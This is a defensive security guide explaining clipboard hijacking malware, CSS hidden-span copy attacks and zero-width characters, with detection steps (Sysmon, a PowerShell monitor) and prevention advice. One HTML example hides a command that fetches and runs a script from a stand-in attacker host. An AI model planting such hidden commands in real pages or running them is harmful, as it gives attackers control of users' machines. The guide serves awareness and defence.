

When you copy text on a computer or smartphone, the operating system stores that data in a temporary memory workspace called the system clipboard. You utilize this clipboard every time you press Ctrl + C (or Cmd + C on macOS) and Ctrl + V.
Because typing long alphanumeric strings manually is tedious and prone to errors, copying and pasting has become standard practice for transferring sensitive details. This includes website URLs, bank account numbers, passwords, and cryptocurrency addresses.
This reliance on clipboard utility introduces a highly quiet and financially devastating threat vector: Clipboard Hijacking.
This guide details the technical execution of clipboard hijacking malware, explains how it targets transactions, and provides step-by-step instructions to detect, neutralize, and prevent copy-paste manipulation on your devices.
Technical Architecture of the System Clipboard
To understand how hijacking malware operates, you must examine how operating systems handle clipboard data.
The system clipboard is a shared resource. Under standard desktop architectures (such as Windows API or macOS Cocoa), any running application can request access to the clipboard to read its current contents or write new data.
1. The Clipboard Viewer Chain
On Windows, applications can register themselves within the Clipboard Viewer Chain or utilize the AddClipboardFormatListener API. This registration:
- Sends a notification (message
WM_CLIPBOARDUPDATE) to the registered application every time the clipboard contents change. - Allows the application to inspect the format of the new data immediately (e.g., plain text, HTML, image file, or rich formatting).
2. Lack of Sandboxing and Access Controls
In legacy desktop operating systems, there is no granular permission system for clipboard access. A simple background process running without administrative privileges can monitor the clipboard silently. It does not trigger firewall alerts, system warnings, or user-access control prompts.
When you copy a piece of text, the background malware sees it at the exact millisecond it enters the system memory.
Invisible Character Spoofing and CSS-Based Hijacking
Not all clipboard manipulation requires a local malware infection. Attackers can exploit web browser rendering engines and Cascading Style Sheets (CSS) to execute clipboard hijacking directly from a malicious website. This technique is known as CSS-Based Clipboard Hijacking or Zero-Width Character Spoofing.
1. The Invisible Span Attack
A malicious website displays a harmless terminal command or a public cryptocurrency address on your screen, such as:
git clone https://github.com/example/repo.git
However, the website's HTML source contains hidden elements styled with CSS to remain completely invisible to your eyes:
<span>git clone https://github.com/example/repo.git</span>
<span style="position: absolute; left: -9999px; top: -9999px;">
  curl -s http://attacker.com/payload.sh | bash
</span>
When you double-click the visible text and press copy, the browser captures both the visible text and the hidden malicious command. When you paste it into your command terminal, the operating system executes the hidden payload immediately, giving the attacker control of your machine.
2. Zero-Width Spaces
Similarly, attackers can insert zero-width characters (such as U+200B or U+200C) inside copied text. These characters are invisible on your monitor but alter the cryptographic hash or mathematical representation of the pasted string. If you copy a password containing zero-width spaces, the system registers the hidden characters, causing verification failures on different platforms.
These web-based attacks represent a growing threat because they do not require any persistent software payload to run on your local computer. They exploit the natural trust you place in what is rendered on your screen. You must verify the final characters of any command or transaction address after pasting, before hitting the execution keys.
Detection Engineering: Monitoring Clipboard with Sysmon and PowerShell
For advanced users or security administrators, you can detect unauthorized clipboard modifications using behavioral monitoring tools on Windows.
1. Sysmon Event ID 24 (Clipboard Change)
Microsoft's System Monitor (Sysmon) contains a dedicated event logging mechanism to track clipboard changes. Sysmon Event ID 24 records:
- The time the clipboard was modified.
- The process (executable path and Process ID) that performed the write operation.
- The user account running the process.
By reviewing these logs in the Windows Event Viewer (Applications and Services Logs > Microsoft > Windows > Sysmon > Operational), you can identify if a lightweight background script (like a hidden Python or AutoIt compiler) is writing to your clipboard.
2. A PowerShell Monitoring Loop
If you suspect an active infection but lack complex endpoint tools, you can run a simple, lightweight PowerShell loop to print any background clipboard changes to your console:
Add-Type -AssemblyName System.Windows.Forms
$LastText = ""
while ($true) {
    $CurrentText = [System.Windows.Forms.Clipboard]::GetText()
    if ($CurrentText -ne $LastText -and $CurrentText -ne "") {
        $LastText = $CurrentText
        Write-Host "[Clipboard Update - $(Get-Date -Format 'HH:mm:ss')]: $CurrentText" -ForegroundColor Cyan
    }
    Start-Sleep -Seconds 1
}
Run this script inside a secure PowerShell terminal. Copy text on your system. If you see the printed string change instantly to a different address without your intervention, you have discovered an active hijacker in real time.
The Mechanics of a Clipboard Hijacking Attack
A clipboard hijacker is a specialized piece of malware designed to run silently in the background of your operating system. It consumes negligible CPU resources and does not display any user interface. Its primary function is to monitor your copy-paste activities and dynamically substitute target text with the attacker's data.
The attack unfolds through these discrete steps:
[User Copies Real Address] ──> [Malware Detects Match] ──> [Malware Replaces Memory] ──> [User Pastes Hacker Address] ──> [Irreversible Funds Loss]
Step 1: Silent Infection
The device becomes infected with a Trojan horse or malicious script. This infection typically occurs through:
- Sideloading cracked software or game torrents.
- Installing malicious, unverified browser extensions.
- Opening malicious attachments disguised as PDF invoices.
- Running fake software updates downloaded from unverified websites.
Step 2: Continuous Memory Monitoring
Once executed, the malware installs itself within the system registry to launch automatically on boot. It begins listening for the WM_CLIPBOARDUPDATE signal, continuously reading whatever enters the clipboard.
Step 3: Regular Expression Matching
The malware utilizes regular expressions (regex) to analyze the copied text. It does not modify simple text like "Hello" or standard sentences. Instead, it looks for specific mathematical patterns:
- Bitcoin Addresses: Regex patterns matching Legacy (
1...), Nested SegWit (3...), or Native SegWit Bech32 (bc1...) addresses. - Ethereum / EVM Addresses: Regex matching 42-character hexadecimal strings starting with
0x. - International Bank Account Numbers (IBAN): Regex patterns matching country codes followed by specific numeric lengths.
- Payment Processor Emails: Regex patterns matching registered merchant profiles.
Step 4: Dynamic Replacement
When the regex engine detects a match, the malware calls the clipboard write API (e.g., SetClipboardData in Windows) within microseconds. It replaces your copied address with an alternative address owned by the attacker.
To bypass simple visual detection, advanced hijackers utilize thousands of pre-generated attacker addresses. The malware scans its local database to find an attacker address that matches the first three and last three characters of your copied address.
Step 5: Unwitting Authorization
You navigate to your exchange, wallet, or banking application. You click "Paste" or press Ctrl + V.
Because the first few and last few characters look correct at a casual glance, you do not notice the middle digits have changed. You click "Send" or authorize the transaction.
Because cryptocurrency transactions and wire transfers are mathematically irreversible, your funds travel directly to the attacker's wallet. You only discover the theft minutes later when the intended recipient reports they never received the transfer.
Technical Comparison: Threat Profile across Operating Systems
Different operating systems implement different security boundaries around clipboard access.
| Operating System | Clipboard Sandboxing | Active Hijacking Risk | Background Monitoring Protections |
|---|---|---|---|
| Windows (10 / 11) | Low | High | Minimal for standard background processes. |
| macOS (Sequoia / Sonoma) | Moderate | Moderate | Displays periodic notifications when background apps access clipboard. |
| Android (13 / 14) | High | Low | Displays a pop-up toast when an application reads clipboard data in the background. |
| iOS (16 / 17) | High | Low | Prompts the user with a permission dialog when an application attempts to paste from another app. |
hard-Hitting Defensive Protocols
Implement these defensive steps to secure your system clipboard and protect your digital transactions.
1. Implement the Visual Block Audit (VBA)
Never trust the "Paste" operation. Treat every paste as a potential attack.
- The First-Five/Last-Five Rule: Every time you paste an address or transaction identifier, pause. Physically verify the first five characters and the last five characters of the pasted string against your original source. Do not skip this step, even for small transfers.
- Verify on separate hardware: If you are sending a significant transaction, open the recipient's address on a separate device (like your mobile phone) and compare the display against your computer screen character-by-character.
2. Disable Clipboard Synchronization
Windows and mobile platforms support cloud-based clipboard synchronization, which allows you to copy text on your computer and paste it on your phone. This synchronization extends the threat boundary: an infection on your PC can compromise the clipboard on your secure phone.
- On Windows 11: Go to Settings > System > Clipboard. Toggle Clipboard history and Sync across your devices to Off.
- On SwiftKey / Mobile Keyboards: Open keyboard settings, navigate to Rich Input, open Clipboard, and disable cloud sync options.
3. Evade Copy-Paste for Passwords
Never copy and paste passwords or master keys from plain text documents or unencrypted files.
- Use Autofill: Configure your trusted password manager (e.g., Bitwarden, 1Password) to autofill your credentials directly into web forms using browser extensions or system integration. Autofill inputs credentials directly into the active browser fields without writing them to the shared system clipboard.
- Clear Clipboard History regularly: If you must copy a sensitive string, clear the memory immediately after pasting. On Windows, press
Win + Vand click Clear All. On Android, long-press a text area, open the clipboard manager, and delete the stored items.
4. Execute a Hardware Test Transfer
If you are interacting with smart contracts or transferring cryptocurrency:
- Send a dust transaction first: Transfer a microscopic, minimum value amount first. Confirm that the recipient successfully receives the dust transfer. Once verified, execute the main transfer using the exact same address template from your transaction history, bypassing the clipboard entirely for the second transfer.
- Utilize QR Codes: Where available, scan QR codes using your device's camera instead of copying and pasting text strings. QR codes transfer the address data directly through visual pathways, preventing local system memory manipulation.
Action Plan: Steps for a Clipboard Infection Incident
If you paste an address and notice it changes instantly to a different string, your machine has an active clipboard hijacker infection. Follow this response protocol:
Step 1: Enter Offline Isolation
Unplug your network Ethernet cable and turn off Wi-Fi immediately. This stops the malware from transmitting system logs, taking screenshots, or receiving updated attacker address databases from its command-and-control server.
Step 2: Terminate Suspicious Processes
- Press
Ctrl + Shift + Escto open the Windows Task Manager. - Click More Details and navigate to the Startup Apps tab.
- Disable any unfamiliar applications or scripts.
- Go to the Processes tab. Look for lightweight background processes running from temp directories (e.g., running from
C:\Users\<User>\AppData\Local\Temp\). - Right-click the suspicious process and select End Task.
Step 3: Run Deep Offline Diagnostic Scans
Use a clean device to download an offline rescue scanner (such as Kaspersky Rescue Disk or Microsoft Defender Offline). Place it on a bootable USB drive, boot your infected computer from the USB, and run a complete system memory scan.
Offline scanners run before the Windows operating system boots, preventing the malware from hiding its files or registry keys from the scanning engine.
A Self-Audit for Clipboard Safety
Verify your security posture twice a year by running this system check:
- Regex test: Copy a dummy Bitcoin address structure (e.g.,
1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN2) into your notepad. Paste it five times into separate document areas. If the pasted text matches the copied text exactly, your clipboard is currently unmanipulated. - Browser Extension review: Open your browser's extension panel. Remove any extension you have not used in the past month, especially free document converters, video downloaders, or custom cursors.
- Review Startup folder: On Windows, press
Win + R, typeshell:startup, and pressEnter. Ensure the folder is empty or only contains trusted shortcuts you placed there manually.
Frequently Asked Questions
Can antivirus software detect clipboard hijackers?
Yes, but with limitations. Well-known, older clipboard hijackers have distinct file signatures that antivirus scanners detect easily. However, modern attackers utilize crypters and polymorphic compilers to change the malware's binary signature daily, allowing new variants to bypass standard antivirus protection. Combine antivirus with active behavioral verification.
Is it safe to use copy-paste on macOS?
macOS is relatively safer due to strict app sandboxing and runtime protections. However, macOS is not immune. If you install cracked audio plugins or bypass gatekeeper controls to run unverified software, a malicious background process can still read and write to your system clipboard.
Does incognito mode protect my clipboard?
No. Incognito mode only restricts your browser from saving history and cookies locally. It has no control over the operating system memory. If a background process runs on your computer, it can monitor the clipboard regardless of whether your browser runs in private, incognito, or standard mode.
What should I do if I sent funds to a hijacked address?
Because blockchain transactions are mathematically irreversible and decentralized, there is no customer support, bank, or administrator who can reverse the transfer. Your funds are permanently lost. Do not trust online search results or recovery agencies claiming they can retrieve your lost crypto for a fee; these are secondary "recovery scams" targeting desperate victims.
Can a clipboard hijacker steal my master password?
If you physically copy your master password to paste it into a prompt, yes. Any background process monitoring the clipboard can read that string. Use secure auto-fill methods provided by your password manager to bypass the clipboard entirely.
Sources and References
- CISA: Malware Analysis and Mitigation Strategies
- NIST Special Publication 800-83: Guide to Malware Incident Prevention and Handling for Desktops and Laptops
- MITRE ATT&CK: Enterprise Technique T1115 - Clipboard Data
Editorial Note: This article serves educational purposes. Technology landscapes, operating system updates, and malware techniques change continuously. Refer to your system manufacturer's official documentation for current security updates. Keep your operating system and web browsers updated to ensure the latest memory protection standards are active.